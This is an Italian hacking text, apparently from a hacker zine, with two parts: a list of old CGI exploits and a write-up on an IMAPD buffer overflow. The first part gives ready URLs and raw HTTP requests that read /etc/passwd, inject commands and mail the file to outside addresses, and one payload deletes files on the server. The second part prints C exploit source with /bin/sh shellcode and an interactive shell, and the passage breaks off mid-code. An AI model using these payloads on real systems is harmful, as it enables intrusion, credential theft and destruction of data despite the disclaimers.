
Prima di cominciare vorrei ricordarvi che tutto quello che è riportato qua sotto è di solo scopo informativo,quindi se provocate danni ad altre persone o a voi stessi, io non sono responsabile!!

@@

.::[Cgi Bug and more....]::.

Salve a tutti ragazzi,oggi vi parlerò di un grosso problema della rete,cioè il

bug del CGI.
CGI stà per "Common Gateway Interface" ovvero Interfaccia di entrata comune.
Di solito gli script CGI sono programmati in linguaggio Perl e permettono di comunicare e
interagire con programmi esegubili basati sul server.
I dati vengono mandati al server,vengono eseguiti o manipolati,e ritorna sotto forma di pagina
html o immagine.
Il diagramma che riporto qui sotto,spiega brevemente cosa accade quando un Cgi-Script viene
eseguito:



Amministra un database di user account,calcola tasse di cambio,aggiorna statistiche di siti ecc..
Si può dire che il maggior problema del CGI è l'immissione di comandi da parte di un'utente.
Cioè da remoto si posso eseguire comandi,o leggere qualsiasi file,senza avere nessuna restrizione
di permessi(salvo il caso che il sistema è ben amministrato).
Prendiamo come esempio questo sorgente in perl:

```
#!/usr/bin/perl
# Questo programma farà leggere da remoto qualsiasi file contente nel sistema

$some_variable = $ENV{QUERY_STRING};

# $some_variable =~ s/\///g;    # ignore this for now

                              #
open(FILE, $some_variable); # This part does nothing more
while(<FILE>) {             # than read the file specified by
   push(@somefile,$_);      # $some_variable into the array
}                           # @somefile, which is later
close(FILE);                # placed in the html code.
                            #

print <<EOF;
Content-Type: text/html

<pre>
```

```
  @somefile
  </pre>

  EOF
```

Ecco,il file in questione lo chiameremo "cgi-script.pl".
Mettiamo caso che siamo amministratori del caxxo,e diamo il permesso al mondo intero di eseguire
il file in questione(chmod 775 cgi-script.pl),cosa succede?
Apriamo il nostro browser di fiducia,e colleghiamoci al nostro sito(es. www.sito.com).
Poi mettiamo il seguende indirizzo(sempre nel browser):

```
http://www.sito.com/cgi-bin/cgi-script.pl?/etc/passwd
```

Azz possiamo visualizzare tranquillamente il file di passwd!E se qualcuno leggesse lo shadow? :)
Credo che "alla bona" avete capito il problema del cgi.
Adesso possiamo vedere un'altro problema del cgi,ovvero un'altro metodo x visualizzare file.
Tutto questo grazie a questa directory:

```
/var/lib/apache/htdocs/database/$filename
```

Molti amministratori credono che permetta di far leggere solo file contenenti in quella directory;
Ma si sbagliano,se noi By passiamo /.../..../..../.../etc/passwd a $filename ,riusciamo a vedere
il file di passwd!Alposto di /.../.../.../ bisogna mettere il percorso delle directory x arrivare
a /etc/passwd .

Adesso parliamo del file clickresponder.pl
Grazie a questo,possiamo mandare un qualsiasi file tramite e-mail.

```
clickresponder.pl?mestxt=../../../etc/passwd&send_to=tonec@blah.com
```

Così otteniamo il file di passwd,ma come possiamo vedere in quale precisa directory si trova?
Niente di + facile,ci postiamo il listato delle directory facendo così:

```
clickresponder.pl?mestxt=ls|&send_to=tonec@blah.com
```

Appena leggiamo il listato delle directory,possiamo tornare al primo comando e ci leggiamo il passwd
che poi crakkeremo ;)

Un'altro script interessante è il screamlink.cgi .
Questo script viene utilizzato per cercare link a caso,questo legge i link fuori dal file e produce
una pagina con la funzione del forwarding.
Per richiamare un file con questo script,bisogna dare il seguemte comando:

```
screamlink.cgi?/etc/passwd
```

Il server ci risponderà co la seguente pagina:

```
<title>302 Found</title>
  <H1>found</H1>
  The document has been moved
  <A HREF="root:h8dsna72na:0:0:r00t:/:/bin/sh"> here</A>.<P>
```

Si potrebbero riscontrare dei falsi problemi tramite browser,quindi useremp telnet:

```
telnet www.sito.com 80
  Trying 123.123.123.123...
  Connected to www.sito.
  Escape character is '^]'.
  GET /cgi-bin/screamlink.cgi?/etc/passwd
```

```
  --- some crap here ---
  <title>302 Found</title>
  <H1>found</H1>
  The document has been moved
  <A HREF="root:h8dsna72na:0:0:r00t:/:/bin/sh"> here</A>.<P>
  --- some crap here ---
  Connection closed by foreign host.
```

Tutto chiaro vero?
Adesso passerò alla spiegazione di alcuni CGI exploit con piccole note.

File: /cgi-bin/handler

Sistema Operativo: [IRIX 5.3 6.2]

Attacco: Comandi da remoto tramite telnet

Exploit: telnet www.sito.com 80
GET /cgi-bin/handler/bah;cat /etc/passwd|?
data=Download

Nota: Lo spazio fra "cat" e "/etc/passwd|?" nella stringa GET
/cgi-bin/handler/bah;cat /etc/passwd|?
và fatto con il TAB.

File: /cgi-bin/handler

Sistema Operativo: [IRIX 6.3]

Attacco: Comandi da remoto tramite telnet

Exploit: telnet www.sito.com 80
GET /cgi-bin/handler/bah;cat /etc/passwd| ?
data=Download

Nota: Anche qui gli spazi vanno fatti tramite Tab.

File: /cgi-bin/test-cgi
/cgi-bin/nph-test-cgi (version <2.1)

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite telnet

Exploit: telnet www.sito.com 80
GET /cgi-bin/test-cgi?/*

Nota: Questo exploit su può usare anche tramite il propio browser dando il seguente comando:

http://www.sito.com/cgi-bin/test-cgi?\help&0a/bin/cat%20/etc/passwd

Questo exploit è sempre + difficile da trovare,anche xchè è da molto tempo che nè siamo a

conoscenza :)

File: /cgi-bin/phf
/cgi-bin/phf.pp
/cgi-bin/phf.cgi

```
Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: www.sito.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

         www.sito.com/cgi-bin/phf.pp?Qalias=x%0a/bin/cat%20/etc/passwd

         www.sito.com/cgi-bin/phf.cgi?Qalias=x%0a/bin/cat%20/etc/passwd

Nota: Famigiarato exploit che conoscono anche i pinguini dell'Antartide
      (frase ripresa dalla mia prof. di Italiano ;)

--------------------------------------------------------------------------------
-----------------

File:       /cgi-bin/websendmail

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite telnet

exploit:    telnet www.sito.com 80
            POST /cgi-bin/websendmail HTTP/1.0
            Content-length: 85
            receiver=;mail+anon\@shitmail.org</etc/passwd;
            sender=a&rtnaddr=a&subject=a&content=a

Nota: Non dimenticare di mettere \@ invece di @ nell'indirizzo e-mail.
      L'exploit consiste nell'impossessarsi del file di passwd,tramite delle
chiamate di sendmail.

--------------------------------------------------------------------------------
-----------------

File:       /cgi-bin/webgais

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite telnet

Exploit:    telnet www.sito.com 80
              POST /cgi-bin/webgais HTTP/1.0
              Content-length: 81
              query=';mail+anon@shitmail.com</etc/passwd;echo'
              &output=subject&domain=paragraph

Nota: L'exploit consiste nell'impossessarsi del file di passwd,tramite delle
chiamate di sendmail.

--------------------------------------------------------------------------------
-----------------

File:       /cgi-bin/php
            /cgi-bin/php.cgi

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/cgi-bin/php.cgi?/etc/passwd

         http://www.sito.com/cgi-bin/php?/etc/passwd

Nota: Credo non ci sia bisogno di nessuna nota

--------------------------------------------------------------------------------
-----------------

file:       mylog.html
```

mlog.html

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/mlog.html?screen=/etc/passwd

http://www.sito.com/mylog.html?screen=/etc/passwd

Nota: Credo non ci sia bisogno di nessuna nota

File: /cgi-bin/perl.exe

Sistema Operatovo: Tutti

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/cgi-bin/perl.exe?-e+unlink+%3C%3E

Nota: Possibilità di dare comandi in codice ASCII,ad esempio quello riportato qua sopra,formatta
il server :)

File: /cgi-bin/wwwboard.pl

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: Possibilità di raggioungere il file di passwd tramite la pagina web wwwboard.pl,
scaricare il file di passwd e crackare con John the ripper,o altro.....

Nota: Molti siti poco seri,hanno questo file abilitato nel propio server.

File: /cgi-bin/view-source

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/cgi-bin/view-source?../../../../../../etc/passwd

Nota: Al posto di ../../ va messo il percorso x arrivare a visualizzare il passwd

---

file: msadc/Samples/SELECTOR/showcode.asp [IIS 4.0]
msadc/Samples/SELECTOR/codebrws.asp [IIS 4.0]
msadc/Samples/SELECTOR/viewcode.asp [Site Server 3.0]

Sistema Operativo: [ISS 4.0] e [Site Server 3.0]

Attacco: Comandi da remoto tramite browser

Exploit:
http://www.sito.com/msadc/Samples/SELECTOR/showcode.asp?source=/msadc/Samples/../../../../../boot.ini

```
http://www.sito.com/msadc/Samples/SELECTOR/viewcode.asp?source=/msadc/Samples/..
/../../../../boot.ini


http://www.sito.com/msadc/Samples/SELECTOR/codebrws.asp?source=/msadc/Samples/..
/../../../../boot.ini
```

Nota: Sempre visualizzazione di file

File: /cgi-bin/faxsurvey

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/cgi-bin/faxsurvey?/bin/cat%20/etc/passwd

Nota: Sempre visualizzazione di file

File: /cgi-bin/campas

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/cgi-bin/campas?%0acat%0a/etc/passwd%0a

Nota: sempre visualizzazione di file

File: /cgi-bin/aglimpse

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite telnet

Exploit: telnet www.sito.com 80

```
GET /cgi-bin/aglimpse/80|IFS=5;CMD=5mail5anon
\@shitmail.com\</etc/passwd;eval$
CMD;echo
HTTP/1.0
```

Nota: Avete già capito....

File: /cgi-bin/webdist.cgi

Sistema Operativo: [*NIX]

Attacco: Eseguzione codice da remoto

Exploit: Cercare sorgente in C dell'exploit su qualche sito attinente all'argomento.
Provare su
http://www.rootshell.com/archive-j457nxiqi3gq59dv/199805/count.cgi.l.c

Nota: Leggere il sorgente del codice ;)

File: /cgi-bin/pfdisplay.cgi

Sistema Operativo: [IRIX]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/cgi-bin/pfdispaly.cgi?/../../../../etc/passwd

Nota: NADA

File: /cgi-bin/convert.bas

Sistema Operativo: [WINNT]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/scripts/convert.bas?../../win.ini

Nota: Visualizzazione file

File: /cgi-bin/htmlscript

Sistema Operativo: [*NIX]

Attacco: Comandi da remoto tramite browser

Exploit: http://www.sito.com/cgi-bin/htmlscript?../../../../etc/passwd

Nota: Al posto di ../../ va messo il percorso x arrivare a visualizzare il passwd

---

File: /cgi-win/uploader.exe

Sistema Operativo: [WIN9x/NT]

Attacco: Eseguzione o upload di programma da remoto

Exploit:
```
<FORM ENCTYPE="multipart/form-data" METHOD=POST
     ACTION="http://www.sito.com/cgi-win/uploader.exe/cgi-win/">
     <INPUT TYPE=HIDDEN NAME="name" VALUE="Foo">
     <INPUT TYPE=HIDDEN NAME="email" VALUE="Foo@bar.com>
     File to upload: <INPUT TYPE=FILE NAME="upl-file" SIZE=40
     ><BR>
     <INPUT TYPE=TEXT SIZE=40 NAME="desc" VALUE="blah">
     <INPUT TYPE=SUBMIT VALUE="Upload Now">
     </FORM>
```

Nota: Creare questa pagina html,e lanciarla.

File: /cgi-bin/form.cgi

Sistema Operativo: [*NIX]

Attacco: Eseguire comandi da remoto

Exploit:
```
<form method="POST" action="www.sito.com/cgi-bin/form.cgi">
```

```
              <input type="text" name="name"><br>
              <input type="text" name="email"><br>
              <input type="text" name="subject"><br>
              <textarea name="body" cols="1" rows="1"></textarea>
              <input type="text" name="response" value="cat
              /etc/motd|">
              <input type="submit"><input type="reset">
              </form>
```

Nota: per maggior informazioni,vedere Sect 4.2

File: /cgi-bin/links.pl

Sistema Operativo: [*NIX]

Attacco: Eseguire comandi da remoto

```
Exploit:    <form method=POST action="www.sito.com/cgi-
              bin/links/links.pl">
              <input type="text" name="setupfile" value="put your
              command here">
              <input type=submit value="Execute">
```

Nota: per maggior informazioni,vedere Sect 4.3

File: /cgi-bin/infosrch.cgi

Sistema Operativo: [SGI IRIX]

Attacco: Eseguire comandi da remoto tramite browser

Exploit:
http://www.sito.com/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/bin/id

Nota: Nessuna

File: /cgi-bin/loadpage.cgi

Sistema Operativo: [*NIX/NT]

Attacco: Eseguire comandi da remoto tramite browser

Exploit:
http://www.sito.com/cgi-bin/loadpage.cgi?user_id=1&file=../../etc/passwd

Nota: Al posto di ../../ va messo il percorso x arrivare a visualizzare il passwd

---

Qui di sopra ho cercato di farvi capire quali sono i maggiori ecploit x CGI. Come si può notare,hanno quasi tutti la stessa funzionalità,e possiamo dedurre che il CGI è pieno
zeppo di Bug.Ma se siamo bravi amministratori,e ci teniamo aggiornati,possiamo pararci il culo
abbastanza bene :)

Per maggiori informazioni:

http://www.w3.org/Security/Faq/www-security-faq.html

Securiry faq su molti perl script,e spiegazioni delle cause.

http://www.perl.com/pub/doc/FAQs/cgi/perl-cgi-faq.html

FAQ della programmazione CGI/Perl.

http://www.perl.com/

Tutto sul perl.....

http://www.programmingtutorials.com/perl.html

Tanti tutorial x la programmazione Perl

Anche per questa volta ho finito,spero che abbiate imparato cose nuove,nonostante l'argomento sia
vecchiotto.
Per questo articolo,ho ripreso informazioni prese da varie guide,in particolare quella di tonec
dal nome: :: :by tonec, march 2000,, --[[PERL/CGI HACKING]]--

Byeeeezzzzzz,alla prossima.....
.....SPYRO

Saluti: Bakunin(Mio grande maestro),AtlaWare,mR_bIs0n(Mio Fratellone),Spawn,BsTHaCk,Anubi,
Radion,Warning,Terror,Gouranga,Blender,Prodigy,Hiloz[83],Memorik,Hedo,MrWolf,Screen_it,zapotecz,
goony,scire,sulex,Floppino,Grungio,Fratak,McGiver,AntiS,gouranga,LizDay,satz,cancerman,Dea,ULCC,
Ice'St0rm e tutti quelli che ho dimenticato di#phreak.it(scusatemi). Poi saluto anche tutti quelli dei
tamkcommandos,della hrn,pbk,Maphias0ft,gli Spippolatori,in particolare il grande Master,Chrome,
Brigante,e tutti quelli che mi vogliono bene :)

Fuck to: MMMMM un gran vaffanculo all'amicizia fra ragazzi e ragazze!!!!!!

Mail:spyro2600@yahoo.it


Irc: #phreak.it #hack.it (irc.flashnet.it)


Url Sito: Http://www.spyrohack.com or http://spyro.shawneeok.com

==========

IMAPD exploit

By SPYR0





```
#"~~`.:x%`!!  !H:   !WM$$$$Ti.: .!WUn+!`     / ___/   ____   __  __  _____ ____
:::~:!!`:X~ .: ?H.!u "$$$B$$$!W:U!T$$M~      \__ \   / __ \ / / / / / ___// __ \
.~~   :X@!.-~   ?@WTWo("*$$$W$TH$! `       ___/ /  / /_/ // /_/ / / /   / /_/ /
Wi.~!X$?!-~    : ?$$$B$Wu("**$RM!         /____/  / .___/ \__, / /_/   \____/
$R@i.~~ !     :   ~$$$$$B$$en:``                /_/     /____/


?MXT@Wx.~    :    / ~"##*$$$$M~                                __  __
      __
                        $$$$"                                 / / / / ____ _
_____  / /__
                                                             / /_/ / / __ `//
___/ / //_/
                                                            / __  / / /_/ //
/__  / ,<
                                                           /_/ /_/  \__,_/
\___/ /_/|_|
```

<<Http://www.spyrohack.com or Http://spyro.shawneeok.com>>   <<
spyro2600@yahoo.it>>

```
-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-
```

```
 / -
    |--> /Disclaimer
    |--> /Info_su_Imapd_&_Exploit
    |--> /Versioni_vulnerabili
    |--> /Distribuzione_di_Linux_con_Demone_vulnerabile
    |--> /Testare_le_condizioni_x_attuare_exploit
    |--> /Impatto_dopo_funzionamento_exploit
    |--> /Correzione_exploit
    |--> /Codice_sorgente_exploit
    |--> /Ringraziamenti_e_Saluti
```

```
-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-
```

```
bash# cd /Disclaimer
bash# cat disclaimer.txt
```

Quello che riporterò qui di seguito,sarà la spiegazione di un'exploit che ha lo scopo di far
ottenere l'accesso ad un server tramite esso.
Al giorno d'oggi la rete pultroppo è piena di lamer,e io con questo testo non vorrei contribuire
alla nascita di nuovi,qundi pensateci due volte prima di mettere in atto queste informazioni.
Io ho scritto questo testo soltanto x mettere in evidenza i problemi di sicurezza riguardanti la
rete.
Quindi se farete danni a voi stessi o ad altre persone,NE IO,NE L'AUTORE DEL BUG,ci rendiamo
responsabili!
Tutto a scopo informativo!
Siete RESPONSABILI delle vostre azioni.

```
-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-
```

```
bash# cd /Info_su_Imapd_&_Exploit
bash# cat info.txt
```

Imapad è il più popolare e famoso demone per mail service usato dagli ISP's di tutto il mondo.
Sviluppato dalla Washington´s University,imapad è un programma usato con molti servizi di Webmail.
Quindi è possibile usufruire del demone da remoto,precisamente sulla porta 143.
Recentemente è stato trovato un'exploit da remoto basat su un metodi di Stack overflow,ovvero un'eccedenza di dati.
Il programma riceve segnali SIGSEGV,e lo mandano in Segmentation fault,ovvero si impianta =)

```
0x41414141 in ?? ()
(gdb)
```

Questo Bug è stato scoperto da uno specialista in sicurezza di nome Felipe Cerqueira, (fcerqueira@bufferoverflow.org),che ha scritto un remote exploit in C per questo demone.

-._.
-._.-._.-._.-

```
bash# cd /Versioni_vulnerabili
bash# cat vers.txt
```

Non tutte le versioni di Imapad sono vulnerabili,e qui di seguito elencherò quelle che lo sono:

-- IMAP4rev1 v12.261
-- IMAP4rev1 v12.264
-- IMAP4rev1 2000.284

Nota: L'exploit è stato testato solo sulle versioni di Imapad che ho elencato sopra,ciò non toglie il fatto che anche altre versioni siano buggate da questo remote exploit.

-._.
-._.-._.-._.-

```
bash# cd /Distribuzione_di_Linux_con_Demone_vulnerabile
bash# cat distro.txt
```

Riporto un piccolo schema per capire quale distribuzione di linux,ha il demone buggato.

Distro.	Vulnerabile?
Slackware 7.0	SI
Suse Linux	?
Corel Linux	?
Conectiva Linux 6.0	SI
Mandrake Linux	NO
RedHat 6.2 Zoot	SI

```
                                 |                          |                     |
                                 |Debian Linux              |          ?          |
                                 |                          |                     |
                                 |Slackware 7.0             |         SI          |
                                  ---------------------------------------------
```

-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-

```
bash# cd /Testare_le_condizioni_x_attuare_exploit
bash# cat test.txt
```

Per mettere in atto questo exploit,prima dobbiamo fare delle prove alla linux box.
Per farlo,basta seguire questo tipo di comandi:

```
telnet> open 266.299.992.662 143

* OK localhost IMAP4rev1 v12.261 server ready
1 login felipe felipe
1 OK LOGIN completed
1 lsub "" {1064}
+ Ready for argument
A*1064
```

-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-

```
bash# cd /Impatto_dopo_funzionamento_exploit
bash# cat impatto.txt
```

Se l'exploit va a buon fine,ovvero funziona,cosa accade e cosa ci compare?

Avverrà che avremo un'accesso da remoto senza permessi di root,ma con UID e GID di un'user autenticato nell'imap server.
Quindi per roottare la shell,andrebbe usato un'exploit da locale(da non fare).
;)

-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-

```
bash# cd /Correzione_exploit
bash# cat correxp.txt
```

Per correre ai ripari da questo exploit,non bisogna far altro che collegarsi su:

ftp://ftp.cac.washington.edu/imap

e scaricarsi la nuova versione di IMAP(IMAP200c - 2000.287) dove è stato corretto il problema.

-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.
-._.-._.-._.-

```
bash# cd /Codice_sorgente_exploit
bash# cat imapd.c

-------------------------------------------Exploit-----------------------------
-----------------


/*
 *                      !!! Private !!!
 *
 *  imapd IMAP4rev1 v12.261, v12.264 and 2000.284 Remote Exploit. Others? Yes!
 *
 *  By: SkyLaZarT ( fcerqueira@bufferoverflow.org ) .aka. Felipe Cerqueira
 *  Homepage: www.BufferOverflow.Org
 *  Thankz: cync, oldm and Jans. ( BufferOverflow.org Team )
 *              Antonio Marcelo and Felipe Saraiva
 *
 */


#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <signal.h>

#include <sys/socket.h>
#include <sys/types.h>
#include <netdb.h>
#include <netinet/in.h>

#define SIZE            1064
#define NOP             0x90
#define RET12261        0xbffff3ec
#define RET12264        0xbffff4e0
#define RET12264ZOOT    0xbffff697
#define RET2000_284     0xbfffebc8

#define INIT(x) bzero(x, sizeof(x))
#define READ(sock,x) read(sock, x, sizeof(x))


#define TIMEOUT         20

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int debug = 0;


void openshell(int sock, int check);
void processSignal(int signum);

void processSignal(int signum) {
        fprintf(stderr, "Time out!!\n");
        exit(-1);
}


void openshell(int sock, int check) {
        char buffer[1024];
        fd_set rset;
        int i;

        while(1) {
                FD_ZERO(&rset);
                FD_SET(sock, &rset);
                FD_SET(fileno(stdin), &rset);
```

```
                select(sock + 1, &rset, NULL, NULL, NULL);

                if (FD_ISSET(sock, &rset)) {
                        if ((i = read(sock, buffer, sizeof(buffer))) <= 0) {
                                fprintf(stderr, "Connection terminated!\n");
                                close(sock);
                                exit(-1);
                        } else {
                                buffer[i] = 0x00;
                                if(check) {
                                        if (!(strstr(buffer, "uid"))) {
                                                fprintf(stderr, "Exploit
failed\n");
                                                exit(-1);
                                        } else {
                                                fprintf(stderr, "Exploit
Success!!\n");
                                                check = 0;
                                        }
                                }

                                puts(buffer);
                        }
                }

                if (FD_ISSET(fileno(stdin), &rset)) {
                        if ( check ) write(sock, "id\n", 3);

                        if ((i = read(fileno(stdin), buffer,
                                        sizeof(buffer))) > 0) {
                                buffer[i] = 0x00;
                                write(sock, buffer, i);
                        }
                }
        }
}


int main(int argc, char **argv) {
        char buffer[SIZE], sockbuffer[2048];
        char *login, *password;
        long retaddr;
        struct sockaddr_in sin;
        struct hostent *hePtr;
        int sock, i;

        fprintf(stderr, "\nRemote exploit for IMAP4rev1 v12.261, v12.264 and
2000.284\n"
                "Developed by SkyLaZarT - www.BufferOverflow.org\n\n");

        if ( argc < 5 ) {
                fprintf(stderr, "%s <host> <login> <password> <type>
[offset]\n", argv[0]);
                fprintf(stderr, "\ttype: [0]\tSlackware 7.0 with IMAP4rev1
v12.261\n"
                                "\ttype: [1]\tSlackware 7.1 with IMAP4rev1
v12.264\n"
                                "\ttype: [2]\tRedHat 6.2 ZooT with IMAP4rev1
v12.264\n"
                                "\ttype: [3]\tSlackware 7.0 with IMAP4rev1
2000.284\n\n");


                exit(-1);
        }

        login = argv[2];
        password = argv[3];

        switch(atoi(argv[4])) {
```

```
                case 0: retaddr = RET12261; break;
                case 1: retaddr = RET12264; break;
                case 2: retaddr = RET12264ZOOT; break;
                case 3: retaddr = RET2000_284; break;
                default:
                        fprintf(stderr, "invalid type.. assuming default "
                                "type 0\n");
                        retaddr = RET12261; break;

        }

        if ( argc == 6 )
                retaddr += atoi(argv[5]);

        signal(SIGALRM, processSignal);

        fprintf(stderr, "Trying to exploit %s...\n", argv[1]);

        fprintf(stderr, "Using return address 0x%08lx. Shellcode size: %i
bytes\n\n", retaddr, strlen(shellcode));


        alarm(TIMEOUT);
        hePtr = gethostbyname(argv[1]);
        if (!hePtr) {
                fprintf(stderr, "Unknow hostname : %s\n", strerror(errno));
                exit(-1);
        }
        alarm(0);

        sock = socket(AF_INET, SOCK_STREAM, 0);
        if ( sock < 0 ) {
                perror("socket()");
                exit(-1);
        }

        sin.sin_family = AF_INET;
        sin.sin_port = htons(143);
        memcpy(&sin.sin_addr, hePtr->h_addr, hePtr->h_length);
        bzero(&(sin.sin_zero), 8);

        fprintf(stderr, "Connecting... ");
        alarm(TIMEOUT);
        if ( connect(sock, (struct sockaddr *)&sin, sizeof(sin)) < 0 ) {
                fprintf(stderr, "failed to %s:143\n", argv[1]);
                exit(-1);
        }
        alarm(0);

        fprintf(stderr, "OK\n");


        for ( i = 0; i <= SIZE; i += 4 )
                *(long *)&buffer[i] = retaddr;

        for ( i = 0; i < ( SIZE - strlen(shellcode) - 100); i++ )
                *(buffer+i) = NOP;

        memcpy(buffer + i, shellcode, strlen(shellcode));

        INIT(sockbuffer);
        READ(sock, sockbuffer);

        if(debug) fprintf(stderr, "debug %s", sockbuffer);

        fprintf(stderr, "Trying to loging ... ");

        sprintf(sockbuffer, "1 LOGIN %s %s\n", login, password);
        write(sock, sockbuffer, strlen(sockbuffer));

        INIT(sockbuffer);
```

```
        READ(sock, sockbuffer);

        if(debug) fprintf(stderr, "debug %s", sockbuffer);

        if (!(strstr(sockbuffer, "OK LOGIN completed"))) {
                fprintf(stderr, "Login failed!!\n");
                close(sock);
                exit(-1);
        }

        fprintf(stderr, "OK\n");

        INIT(sockbuffer);
        sprintf(sockbuffer, "1 LSUB \"\" {1064}\r\n");
        write(sock, sockbuffer, strlen(sockbuffer));

        INIT(sockbuffer);
        READ(sock, sockbuffer);

        if(debug) fprintf(stderr, "debug %s", sockbuffer);

        if(!(strstr(sockbuffer, "Ready"))) {
                fprintf(stderr, "LSUB command failed\n");
                close(sock);
                exit(-1);
